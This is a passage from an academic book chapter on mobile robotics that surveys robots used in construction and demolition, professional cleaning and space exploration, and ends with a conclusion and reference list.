
As seen in Figure 25, the trend of mobile robots application in construction, demolition is growing, so that it amounted to 362 units in 2008, and 689 units of mobile robots in 2014. If we consider the investments in the development of these robots from 2012-2015, they are very small (only \$ 250 million) in comparison to the investments in the development of mobile robots in medicine, agriculture, defense and logistics. We believe the time will come for the development of new mobile robot applications in construction, demolition and the increase in their use in the future. Let's present certain applications of mobile robots in construction, demolition that have been developed and are already being applied.

As it can be seen from Figure 26, mobile robots autonomously perform tasks which are programmed or that are managed by a server who provides commands to perform certain operations. In addition to these applications, many others have been developed.

*Figure 24. Application of mobile robots for logistics that are used in transportation of people*  
Theis, 2016.



*Figure 25. Distribution of mobile robots in construction, demolition at annual level from 2008-2014 and investment ratio from 2012-2015 per unit of mobile robot in civil engineering*  
World Robotics 2009-2015.



**Mobile Robotics**

*Figure 26. Mobile robots application in construction, demolition for drilling, placing panels for ground-work and masonry*  
Kalinovsky, 2015; Vicki, 2016.



The use of robotic systems in construction, demolition is still in its infancy and it needs to be said that robotics does not follow this branch of production at the same pace as other industrial manufacturing processes. See Figure 27. Certainly, the desire for greater capital gain will lead to a reduction of workers in civil engineering, which will definitely lead to larger robotization in this industry.

Glass facades on high buildings need to be cleaned every few months and considering that these are the objects that are most often located in the central city areas, where there is no access for potential robust cleaning cranes, the robotic systems for cleaning are used. See Figure 28. These systems are remotely controlled or completely independent and connected to a movable base. A mobile unit of such robot either follows a conveyor belt or descends from the roof. Cleaning systems of high buildings usually cost a lot

*Figure 27. Mobile robots application in construction, demolition for filling walls, flattening surface and drilling holes*  
Fleischer, 2014.



*Figure 28. Mobile robots application in construction, demolition for cleaning glass facades, floors, as well as cleaning and control of brick facades*  
Zaragoza, 2009; FourAutomated Facade Cleaning System - GEKKO Facade cleaning capabilities, 2016.



**Mobile Robotics**


and in recent years, they are combined with the structural elements of a facade, while smaller buildings use standard systems with conveyor belts. Prices of these systems are declining and adapting to broader market, with the aim to enter into use in individual households. In the construction of these facilities, the process of introducing a mobile robot will be slower because it is a specific process. But surely, robots are already used for installing ceramic tiles, plastering, painting, etc., particularly when it comes to large surfaces. Given that the basic robotic applications can be traced through four basic categories of industrial robot applications, we look at the specific operations which robotic systems perform in certain phases of construction. The widest use of mobile robots is in the process of transferring materials and servicing of other machines, primarily in brick manufacturing, where robots serve for sorting, furnace servicing and palletizing. Similar jobs are also automated and robotized in the industrial production of powdery building materials. To a large extent, these jobs are similar to the tasks that robots perform in other industries, while the specifics of the work of robots applied in civil engineering can be seen in the process of servicing operations such as mining and tunneling, where robots are used primarily due to the presence of hazardous substances and complex working conditions for men. The specifics can also be seen in the processing of glass and ceramic products, where there is a high concentration of toxic gases and high operating temperature. Robots also have a wide use in the processes of cleaning and maintenance of buildings and parts of buildings, mostly floors, tanks, pipelines, high facades, etc.. In this case, complex robotic systems are used to detect defects and contamination, as well as to remediate specific breakdowns that can not be repaired with the help of human labor. Robotic systems are often used for the removal of mines or demining areas. The development of robotic systems depends not only on the technical aspects and modular components, but also limitations of working conditions. In robotic systems used outdoors have to be taken into account following: protection from dust, protection against moisture and temperature, resistance to vibration, impact resistance, length of continuous operation (because power supply), the wireless communication range depending on demined location, etc. The civil engineering sector in which the most attention in the future will be devoted to the possible application of robotic systems is the area of construction and installation of elements on buildings, in order to speed up the construction process, avoid difficult and dangerous working conditions for people, and reduce labor costs.

## **MOBILE ROBOTS APPLICATION FOR PROFESSIONAL CLEANING**

When it comes to cleaning mobile robots, we need to distinguish between mobile robots used for professional cleaning of facilities and those for home use. Professional mobile robots are commonly used for cleaning floors, tanks, windows, vehicles, pipes, pools, etc. Professional cleaning robots have a rising annual trend of usage. The largest application of cleaning mobile robots is for cleaning floors and swimming pools. Cleaning mobile robots are used in various fields, thus we will cover and analyze those areas, i.e. cleaning elements, where the use of service robots is the largest. International Federation of Robotics (IFR), the UN Economic Commission for Europe (UNECE) and the Organization for Economic Cooperation and Development (OECD) have adopted the introductory system for the classification of service robots for cleaning according to the categories and types of interaction, and thus service robots for cleaning have the following classification: floor cleaners, window and facade cleaners, tank and pipe cleaners, plane and car cleaners, and other cleaning robots. Annual application of mobile cleaning robots is shown at Figure 29. (Karabegović, Doleček, 2012).

## Mobile Robotics


*Figure 29. Distribution of cleaning mobile robots at annual level from 2008-2014 and investment ratio from 2012-2015 per unit of a cleaning mobile robot  
World Robotics 2009-2015.*



Based on Figure 29, it can be concluded that the distribution of mobile robots for professional cleaning has a growing trend, so a continuous increase from 2008 to 2014 reached 360 units of robots. The investments in the development of mobile robots for professional cleaning in the period from 2012-2015 was \$ 750 million, which is a very small amount considering the investments in the development of mobile robots in medicine, agriculture, defense and logistics. Let us show some of the developed applications of mobile robots for professional cleaning that are already being applied for various cleaning tasks (Dai, Taylor, Sanguanpiyapan, Lin, 2004; Karabegović, Kadić, Ujević, 2003)

Given the fact that labor costs of cleaning in large production systems are major issue, the increase in the number of cleaning robots is inevitable. In addition to cleaning floors, the robots are ever more applied in the so-called smart floors in order to reduce high price of robots. See Figure 30. Smart floors are equipped with RFID straps which enable simpler robotic navigation, and thus manage to reduce costs of the total cleaning process. Mobile robots for floor cleaning are standard cleaning machines equipped with the necessary robotic features that enable independent movement, navigation and control, as well as with sensors to determine distance and obstacles in order to avoid collisions with the elements of the environment. Navigation systems these robots range from those requiring cables and human management to very sophisticated ones, which clean the entire area automatically without human intervention. The most commonly used navigation system applies initial programming circuit to memorize the path

*Figure 30. Certain applications of mobile robots for professional cleaning  
iRobot Roomba 800 Robot Vacuums, 2016.*




**Mobile Robotics**

at the area to be cleaned, and then controls the movements during the cleaning. Cleaning mobile robots are programmed to reach places that need cleaning, carry out the necessary cleaning operations (washing, scraping, drying), after which they return to the station to charge with detergents and water needed for cleaning. Many of them use their own elevators through radio connections, and thus fulfill their obligations on several floors of a building. They are the most effective on large areas, lobbies, airports, and railway stations. A large number of companies— both in Europe and in the world— is engaged in the production of these service robots. Mobile robots for cleaning glass windows and facades are of great interest nowadays, because large buildings are being built, containing glass facades that demand cleaning every few months. Mobile robots for window cleaning usually consist either of remote and controlled cleaning units or fully automated cleaning units that can be mounted on a mobile base climbing. The climbing base mainly uses vacuum suction cups to fix to a wall. A mobile unit either follows the path or is suspended from the roof, moving freely across the facade. While a specific solution can be useful for large buildings, smaller buildings will rely on standard systems. Other efforts are directed to the window cleaning systems for the consumer market with a target sale price. Basic requirements are that these devices are easy to use, safe and maybe even useful for cleaning bathroom tiles. Let us show some of the constructions of mobile robots for cleaning glass facades (Siegwart, Nourbakhsh, Scaramuzza 2011; Iype, Porat, 1989).

The characteristics of these mobile robots are: high quality of cleaning, automated operations of all systems, and a remote control. See Figure 31. A mobile robot is mounted on the crane, which goes towards a roof. It moves over the glass using very sensitive wheels or vacuum discs, in order not to damage the glass. The most famous robot for cleaning external airframe is Skywash robot, which integrates all the features of advanced robotic systems, pre-rendering movement programmed using CAD airplane model, while the location of an object is performed using a 3D sensor, i.e. 3D distance camera. Managing movement is performed using tactile sensors. A redundant arm is installed on the mobile platform, with security add-ons that provide maximum security. There are 5 major joints in his arms and an extra one for brush rotating. The robot contains a database about the geometry of a plane. Skywash is being supervised by man from the starting position so long as the robot does not come near the plane.

Cleaning mobile robots make cleaning and maintaining a pool easier. They act independently of a wastewater treatment device and at the same time, they help mixing the water in a pool by cleaning. There are different structural designs in this field of robotics too. Some of the service robots do not climb pool walls or have the option of disabling the climbing function, because most of the impurities are located at the bottom and climbing walls is more of an attraction than useful work. These service robots have

*Figure 31. Applications of mobile robots for cleaning glass facades*  
A milestone in automated facade cleaning: rollout of gekko facade at serbot buochs, 2010; Hope, 2010.



**Mobile Robotics**

telecontrol (remote control), which enables bringing the robot in the corners which it cannot reach on its own due to its mode of action. Indoor air control systems are inaccessible places for cleaning, so mobile robots of various structures have been developed for cleaning of these facilities, one of which is presented in Figure 32. Mobile robots for this use are simple in design, have four wheels, and can be rotated at an angle of 360 degrees in a very small space. They have cameras installed on both sides, so that a person operating with the robot can at any time see what needs to be cleaned. It is remotely controlled and capable of cleaning about 25 meters of a ventilation channel at once. A mobile robot is designed so that it is similar to a car, has a four-wheel drive and is very easy to operate on. There is a turbo rotary brush attached to it, which pushes all dirt to a vacuum cleaner installed on some of ventilation openings and collecting all the dirt accumulated in the channels. Nozzles are hooked up at the rear end of the robot, as well as a tank in which chemicals are poured to disinfect a cleaned area. Sewage is a basic infrastructure of every city, village or industrial plant. Although of a vital importance, sewage systems are usually worn and leaky, causing immense damage to the environment and posing a direct threat to drinking water sources, and thus human health. One of the parts of the entire cleaning system is the CCTV inspection of sewage, which enables persons controlling the sewage to get to know the real state of the facilities. This equipment includes digital service robots with cameras in the ex-performance that are able to capture the sewage pipes of all shapes and materials, with diameters from 100 to 1.500 mm. The result of such inspections contains comprehensive and detailed written and video documentation that reflects on the existing condition of examined pipes and can be used in the development of a digital cadastre (GIS) of the sewage system. Mobile robots for cleaning pipes and channels with larger diameter have been developed and are presented here at Figure 33. A mobile robot is equipped to use

*Figure 32. Application of mobile robots for a professional cleaning of airplanes, pools and ventilation shafts*

Which NORDIC DINO is most suitable for your aircraft?.2013; Swimming Pool Chemicals and Equipment, 2013.



*Figure 33. Application of mobile robots for professional cleaning and sewage structure inspection, large-diameter pipes and a mobile robot for cleaning oil spills*

Cleaning and Inspection of Ducts, 2013; Brynn, 2011.



**Mobile Robotics**

the high technology of cleaning with dry ice, but can also use other cleaning methods. It is designed with six legs which provide stability when cleaning and moving through pipes and channels during cleaning. The mobile robot can go through and clean circular, rectangular and square shaped channels with maximum efficiency, because the rotation of a cleaning squirt and the speed of a cleaning rotor can be adjusted depending on the degree of contamination. The robot can clean the horizontal, sloping and vertical channels, as well as channels in the form of the letter S. It is equipped with a camera. Monitoring of the control and cleaning processes is done using the display on a computer (Karabegović, Karabegović, Husak, 2012).

We are witnessing the disastrous consequences resulting from oil spills at sea. The sooner the oil slick is removed from the water surface, the lesser harmful effects on wildlife. Guided by this idea, the “JI HOON KIM” company came up with the idea to develop a set of modular mobile robot (Figure 33) called OSP robots— the cleaners of oil spills in seas or lakes, which can be quickly transported to the contaminated site by helicopter or boat and put into operation.

## **MOBILE ROBOT APPLICATION FOR SPACE EXPLORATION**

Mobile robots have a major role in space exploration. Various self-propelled robots are used for data collection from celestial bodies, for samples collection and analysis, debris collection, photography, etc. Some of them are controlled by radio waves from the ground, while others have built-in electronic computers, so they move independently driven by a computer program. Self-propelled mobile robots have built-in sensors to receive data from the environment, a robotic arm to perform complex operations of samples collection, cameras and camcorders. Various remotely operated vehicles, so-called rovers, are used for different research of planet surfaces. One of them is a mobile robot named Viking, which has two automatic chemical laboratories, meteorological and seismological station, laboratory for photography, and two computers. A computer-guided hand digs and transmits soil samples in biological and chemical laboratory, where the samples are analyzed (Rita, Tyler, Kaczmarek, 2003). NASA has developed two most famous robotic vehicles (rovers) named “Spirit” and “Opportunity” intended for space exploration. Unlike the robots on Earth that act in a structured environment, robotic space vehicles operate in an unstructured and unfamiliar environment. Therefore, mobile robot explorers have to learn using their own sensors, including nine cameras located on each of them. The rovers have two navigation cameras for three-dimensional view of environment, two for view of the ground (to avoid collisions), and panoramic cameras to capture the planet’s surface. The CPU in research devices is designed to withstand extreme cold and radiation on the planet Mars. During the night on Mars, when the robot is at rest, a team of experts from the Earth programmes its activities for the next day using very powerful computers, and then send him commands where to go or what actions to perform. When it comes to avoiding obstacles that mobile robotic rovers encounter during their research missions and that can not be predicted from the Earth, robots themselves make decisions how to avoid them. Data from cameras for collision avoidance assist them to analyze the immediate environment in which they move at speed of a snail (the maximum speed is five centimeters per second), with regular stops for field observation. In addition to recording, robots examine the planet using several instruments on a mechanical arm. The arm has a shoulder, elbow and wrist in order to facilitate the movement and is equipped with four sensors, a microscopic camera to capture rocks from close up, as well as a spectrometer for measuring alpha-radiation to determine the mineral composition of the soil. The control of the arm is carried out using

## Mobile Robotics

the prepared commands, while smaller movements are operated independently by a mobile robot itself. The following pictures show service robots – or we can say robotic vehicles – for testing the surface of a planet. Those are different variants, depending on the manufacturer (Karabegović, Doleček, 2012).

In addition to these vehicles, researchers have developed an SUV robot, named Athlete, for research on other planets, and it is shown in Figure 34. The Astrobotic Technology Inc., the USA, has developed a mobile robot Rover in cooperation with NASA, and it is shown in Figure 35. It is a lunar robot whose role at the surface of the Moon will be to make reception stations as close to the landing site of rockets as possible. At the reception stations, it is necessary to make levees around the landing site because stones and earth rise when rockets land and take-off due to the lack of oxygen. Thus, the levees should provide security for the facilities.

In addition to service robots, i.e. robotic vehicles and robotic platforms used for space exploration, there is another very important system – a mobile robotic arm of a spacecraft. In the last two Discovery's missions, the robotic arm is a key part of the new system of control of the thermal shield. It carries a camera that checks the state of the shield, and if necessary transfers an astronaut to the place where repairs need to be made.

Mobile robots for space exploration are analyzed as capable devices, which can perform manipulation, assembly and maintenance in orbit either independently or as assistants to astronauts, or serve as explorers at distant moons, planetoids and planets in the deep space. See Figure 36. Vehicles without a driver or automatically controlled vehicles used in space must be either telecontrolled from an extreme distance or automatically moved. The signals that take some time will be transferred and often all the

*Figure 34. Mobile robot application for space exploration, robotic vehicles (rovers) and a robotic platform for sampling on the Moon and Mars*  
MESR - Mars Exploration Science Rover, 2015.



*Figure 35. Mobile robot application for space exploration, “Athlete” robot and a rover for building reception stations*  
NASA’s Human Robotic Systems Project, 2008.



**Mobile Robotics**

*Figure 36. Application of mobile robots named mobile robotic arm of a spacecraft Canadarm2 to release Cygnus from the International Space Station, 2016.*



obstacles can be seen, the robot can change the “protection of teleoperation”. Price of such mobile robots is very high. An additional price of mobile robot that was sent to explore space is another important factor. Therefore, the prices of such mobile robots belong to the overall mission of the prices, which include the development, production, launching, operation and postmission of data processing.

## CONCLUSION

Nowadays, mobile robotics occupies an increasingly important place in the life and work of man. The beginning of the 21st century will be marked by a significant expansion in the practical applications of mobile robotics and intelligent machines in general. As new technologies are evolving and the end of further development and new knowledge is not known, it is certain that the mobile robotics will also develop to unimagined possibilities. Even now, the development and achievements in the field of mobile robotics reached such a level of development that a large part of humanity is not aware of how advanced robotics is. They are not aware that mobile robots do not serve as enemies of man i.e. humanity, as they are usually presented in science fiction movies. On the contrary, scientists from several disciplines strive to improve, facilitate, and beautify life for people and humanity. Generally speaking, the continuous improvement of mobile robot's quality is estimated, as well as the increase in its application, so that they will increasingly become systems that are easy to put into operation, to programme, to optimize and use to perform almost all the tasks currently performed by man. This will naturally lead to a large increase in their application, which is already evident from the annual statistical data on the use of mobile robots. Mobile robots are becoming ever more important for scientific research, as well as for the industry, because they are used and will be used in new areas of industrial branches. Nowadays, robots and artificial intelligence coexist and thus it is hard to imagine a present-day robot not being some kind of artificial intelligence. It is considered that robots and artificial intelligence will actually extend the life of man and improve the quality of life in general. For laymen, it is difficult to assess which of the scientists are right; the truth is that some of the possibilities and theories are concerning, but we have already realized that by reading some of the great works of science fiction. As it seems, evolution has led man nearly to the degree that it can build a being as intelligent as himself! The whole thing is now far advanced, and it is probably impossible to control them, but maybe just try to turn them in our favor. In any case, the century in which we live has already brought us a good deal of scientific excitement, and those who do not find this outcome positive are actually rare. We live in a time that will in the dis-

**Mobile Robotics**

tant future undoubtedly be remembered for many things, and it would be a shame we are not aware of it now as well. The ever increasing use of robots has its social consequences. With their introduction in factories, a large number of unskilled and semi-skilled workers who have been on simple, dangerous and boring jobs will remain jobless. They have no choice but to pre-qualify. An increase in the use of mobile robots entails an increase in their production, and thus a reduction in their prices, i.e. the accessibility of procurement of mobile robots and their use itself. The application of mobile robots is increasing from day to day; the development of new technologies is leading to the robots' higher functionality, and hence the increase in their applications.

**REFERENCES**

- A milestone in automated facade cleaning: rollout of gekko facade at serbot buochs. (2010). Retrieved from <https://www.serbot.ch/en/success-stories/rollout-gekko-facade-switzerland>
- Amy, F. (2016). *DeLaval milking robots installed to milk 4,500 cows in Chile*. Retrieved from <http://www.agriland.ie/farming-news/delaval-milking-robots-installed-to-milk-4500-cows-in-chile>
- Angeles, J. (2007). *Fundamentals of Robotic Mechanical Systems: Theory, Methods, and Algorithms*. Berlin: Springer Verlag. doi:10.1007/978-0-387-34580-2
- Army of Robots. (2012). *5 Greatest Combat Engineering Tools*. Retrieved from <https://www.idfblog.com/2012/02/08/army-robots-tools-idfs-combat-engineering-corps/>
- Automated Guided Vehicles (AGV). (2016). Retrieved from <http://www.dmwandh.com/warehouse-automation/automated-guided-vehicles/>
- Automated Guided Vehicles (AGVs). (2016). Retrieved from <http://www.ssi-schaefer.us/automated-systems/systems-products/conveyor-transport/automated-guided-vehicles.html>
- Bostelman, M. S. R. (2015). *Literature review of mobile robots for manufacturing*. National Institute of Standards and Technology. Retrieved from <http://nvlpubs.nist.gov/nistpubs/ir/2015/NIST.IR.8022.pdf>
- Brynn, M. (2011). *10 Incredible Real-Life Robots*. Retrieved from <http://www.womansday.com/life/a2343/10-incredible-real-life-robots-116174/>
- Canadarm2 to release Cygnus from the International Space Station. (2016). Retrieved from <http://www.asc-csa.gc.ca/eng/default.asp>
- Carpanzano, E., & Jovane, F. (2007). Advanced Automation Solutions for Future Adaptive Factories. *Annals of the CIRP*, 56(1), 435–438. doi:10.1016/j.cirp.2007.05.104
- Chen, X. Q., Chen, Y. Q., & Chase, J. G. (2009). Mobile robots – Past, present and future. In *Mobile robots – State of the art in land, sea, air, and collaborative missions*. Retrieved from <http://www.intechopen.com/books/mobile-robots-state-of-the-art-in-land-sea-air-and-collaborative-missions/mobiles-robots-past-present-and-future>
- Cleaning and Inspection of Ducts. (2013). Retrieved from <http://www.jettyrobot.com/>

**Mobile Robotics**

- Dai, J. S., Taylor, P. M., Sanguanpiyapan, P., & Lin, H. (2004). Trajectory and orientation analysis of the ironing process for robotic automation. *International Journal of Clothing Science and Technology*, 16(1/2), 215–226. doi:10.1108/09556220410520496
- Doleček, V. (2015). Future of technology. *2<sup>nd</sup> International Conference “New technologies NT-2015” Development and Application*, 1-12.
- Doleček, V., & Karabegović, I. (2002). *Robotics*. Tehnički fakultet. Bihać, Bosnia and Herzegovina.
- Doleček, V., & Karabegović, I. (2008). *Robots in industry*. Tehnički fakultet. Bihać, Bosnia and Herzegovina.
- Domestic use of drones make privacy advocates anxious. (2016). Retrieved from <http://peopleus.blogspot.ba/2011/07/domestic-use-of-drones-make-privacy.html>
- Edwards, J. (2016). *Agricultural Robots Help Australian Farms Boost Productivity*. Retrieved from <https://www.roboticsbusinessreview.com/agricultural-robots-help-australian-farms-boost-productivity/>
- Fleischer, M. (2014). *This Robot Can Eat Concrete - Say What!?* Retrieved from <http://www.brit.co/ero/>
- Four Automated Facade Cleaning System - GEKKO Facade cleaning capabilities. (2016). Retrieved from <https://www.youtube.com/watch?v=uRxxhHWdW3o>
- Frank, T. (2016). *iRobot sells off defense & security division*. Retrieved from <https://www.therobotreport.com/news/irobot-spins-off-defense-security-division>
- High-Tech. (2016). *‘TUG’ Robots Will Do Heavy Lifting at Mission Bay*. Retrieved from <http://www.ucsfmissionbayhospitals.org/articles/high-tech-tug-robots-do-heavy-lifting-at-mission-bay.html>
- Honda Worldwide ASIMO History. (2016). Retrieved from <http://www.world.honda.com>
- Hope, G. (2010). *Robot window cleaners to take over Dubai*. Retrieved from <http://www.construction-weekonline.com/article-7496-robot-window-cleaners-to-take-over-dubai/>
- iRobot Roomba 800 Robot Vacuums. (2016). Retrieved from <http://www.robotshop.com/en/irobot-roomba-800-series-robot-vacuums.html>
- Iype, C., & Porat, I. (1989). Fabric alignment using a robotic vision system. *International Journal of Clothing Science and Technology*, 1(1), 39–43. doi:10.1108/eb002944
- Jason, S. (2014). *A New Honda ASIMO is Coming*. Retrieved from <http://www.autoguide.com/auto-news/2014/04/new-honda-asimo-coming.html>
- Kalinovsky, D. (2015). *Builder worker in safety protective equipment operating construction demolition machine robot*. Retrieved from [https://www.123rf.com/photo\\_46807560\\_builder-worker-in-safety-protective-equipment-operating-construction-demolition-machine-robot-focus-.html](https://www.123rf.com/photo_46807560_builder-worker-in-safety-protective-equipment-operating-construction-demolition-machine-robot-focus-.html)
- Karabegović, I., & Doleček, V. (2012). *Service robots*. Tehnički fakultet. Bihać, Bosnia and Herzegovina.
- Karabegović, I., Felić, M., & Đukanović, M. (2013). Design and Application of Service Robots in Assisting Patients and Rehabilitations of Patients. *International Journal of Engineering & Technology*, 13(2), 11-17.

**Mobile Robotics**

- Karabegović, I., & Husak, E. (2010). Robot integration in Modelling and Simulation of Manufacturing Process. *1<sup>st</sup> International Scientific Conference on Engineering MAT 2010*, 37-41.
- Karabegović, I., Kadić, S., & Ujević, D. (2003). Application of modular robotization line and intelligent textiles in clothing production. *2nd DAAAM International Conference on Advanced Technologies for Developing Countries*.
- Karabegović, I., Karabegović, E., & Husak, E. (2010). Ergonomic integration of service robots with human body. *4<sup>th</sup> International ergonomics conference*, 249-254.
- Karabegović, I., Karabegović, E., & Husak, E. (2012). Application of Robotic Technology in The Textile and Clothing Industry. *5<sup>th</sup> međunarodno znanstveno-stručno savjetovanje Tekstila znanosti i gospodarstva*, 285-290.
- Karabegović, I., Karabegović, E., & Husak, E. (2013). Application of Service Robots in Rehabilitation and Support of Patients. *Časopis Medicina fluminensis*, 49(2), 167-174.
- LS3 - Legged Squad Support Systems. (2016). *PETMAN, BigDog - The Most Advanced Rough-Terrain Robot on Earth*. Retrieved from [http://www.bostondynamics.com/robot\\_bigdog.html](http://www.bostondynamics.com/robot_bigdog.html)
- Marques, L., de Almeida, A. T., Armada, M., Fernández, R., Montes, H., González, P., & Baudoin, Y. (2016). *State of the art review on mobile robots and manipulators for humanitarian demining*. Retrieved from [http://www.fp7-tiramisu.eu/sites\(fp7\\_tiramisu.eu/files/publications/State%20of%20the%20Art%20Review%20on%20Mobile%20Robots%20and%20Manipulators%20for.pdf](http://www.fp7-tiramisu.eu/sites(fp7_tiramisu.eu/files/publications/State%20of%20the%20Art%20Review%20on%20Mobile%20Robots%20and%20Manipulators%20for.pdf)
- Meskoč, B. (2014). *The Guide to the Future of Medicine*. Technology and The Human Touch Paperback.
- MESR - Mars Exploration Science Rover. (2015). Retrieved from <http://www.asc-csa.gc.ca/eng/rovers/mesr.asp>
- Muller, R. A. (2010). *Physics and Technology for Future Presidents: An Introduction to the Essential Physics Every World Leader Needs to Know*. Hardcover.
- Murrayon, P. (2013). *iRobot's RP-Vita Telepresence Robots Start Work At Seven Hospitals*. Retrieved from <http://singularityhub.com/2013/05/18/irobots-rp-vita-telepresence-robots-start-work-at-seven-hospitals/>
- NASA's Human Robotic Systems Project. (2008). Retrieved from <http://www.alamy.com/stock-photo-nasas-human-robotic-systems-project-focused-on-human-and-robotic-mobility-28096675.html>
- Paul, M. (2012). *Robot infantry get ready for the battlefield*. Retrieved from <https://www.newscientist.com/article/mg19125705-600-robot-infantry-get-ready-for-the-battlefield/>
- Rita, B., Tyler, M., & Kaczmarek, M. (2003). Seeing with the brain. *International Journal of Human-Computer Interaction*, 15(2), 285–295. doi:10.1207/S15327590IJHC1502\_6
- RoboCourier Mobiler Roboter. (2016). Retrieved from <http://www.swisslog.com/de/Products/HCS/Automated-Material-Transport/RoboCourier-Autonomous-Mobile-Robot>
- Robotic Armored Assault System – RAAS. (2016). Retrieved from <http://www.globalsecurity.org/military/systems/ground/fcs-arv.htm>

**Mobile Robotics**

- Robotics, W. (2009). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2010). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2011). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2012). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2013). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2014). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robotics, W. (2015). *International Federation of Robotics (IFR)*. New York, Geneva: United Nations.
- Robots in agriculture. (2015). Retrieved from <https://www.intorobotics.com/35-robots-in-agriculture/>
- Siegwart, R., Illah, R. N., & Scaramuzza, D. (2011). *Introduction to autonomous mobile robots* (2nd ed.). London: The MIT Press.
- Smart Technology from SITA Improves Passenger Experience at America's Friendliest Airport. (2016). Retrieved from <http://airfax.com/blog/index.php/2016/11/15/smart-technology-from-sita-improves-passenger-experience-at-americas-friendliest-airport/>
- Stackelberg (2007). *Technology & the Future: Managing Change and Innovation in the 21st Century*. Academic Press.
- SuperDroid HD2-S Mastiff Tactical / Surveillance Robot w/ 5DOF Arm. (2016). Retrieved from <http://www.robotshop.com/ca/en/superdroid-hd2-s-mastiff-tactical-surveillance-robot-w-5dof-arm.html>
- Swimming Pool Chemicals and Equipment. (2013). Retrieved from [http://mikepayne-poolsupplies.blogspot.ba/2013\\_01\\_01\\_archive.html](http://mikepayne-poolsupplies.blogspot.ba/2013_01_01_archive.html)
- Tanya, M. A. (2015). *Robots and Healthcare Saving Lives Together*. Retrieved from [http://www.robots.org/content-detail.cfm/Industrial-Robotics-Industry-Insights/Robots-and-Healthcare-Saving-Lives-Together/content\\_id/5819](http://www.robots.org/content-detail.cfm/Industrial-Robotics-Industry-Insights/Robots-and-Healthcare-Saving-Lives-Together/content_id/5819)
- Teich, A. H. (2012). *Technology and the Future*. Berlin: Springer Verlag.
- Theis, M. (2016). *Austin's futuristic rapid transit pod system: Can Garriott pull it off?* Retrieved from <http://www.bizjournals.com/austin/news/2015/10/29/austins-futuristic-rapid-transit-podsystem-can.html>
- Ullrich G. (2015). *Automated Guided Vehicle Systems*. 10.1007/978-3-662-44814-4\_2
- Vicki S. (2016). *Building Enthusiasm for Construction Robotics*. Retrieved from <http://insideunmanned-systems.com/building-enthusiasm-for-construction-robotics/>
- Which NORDIC DINO is most suitable for your aircraft? (2013). Retrieved from [http://admin.aviator.eu/wp-content/uploads/2014/02/Aviator\\_NordicDino\\_web.pdf](http://admin.aviator.eu/wp-content/uploads/2014/02/Aviator_NordicDino_web.pdf)
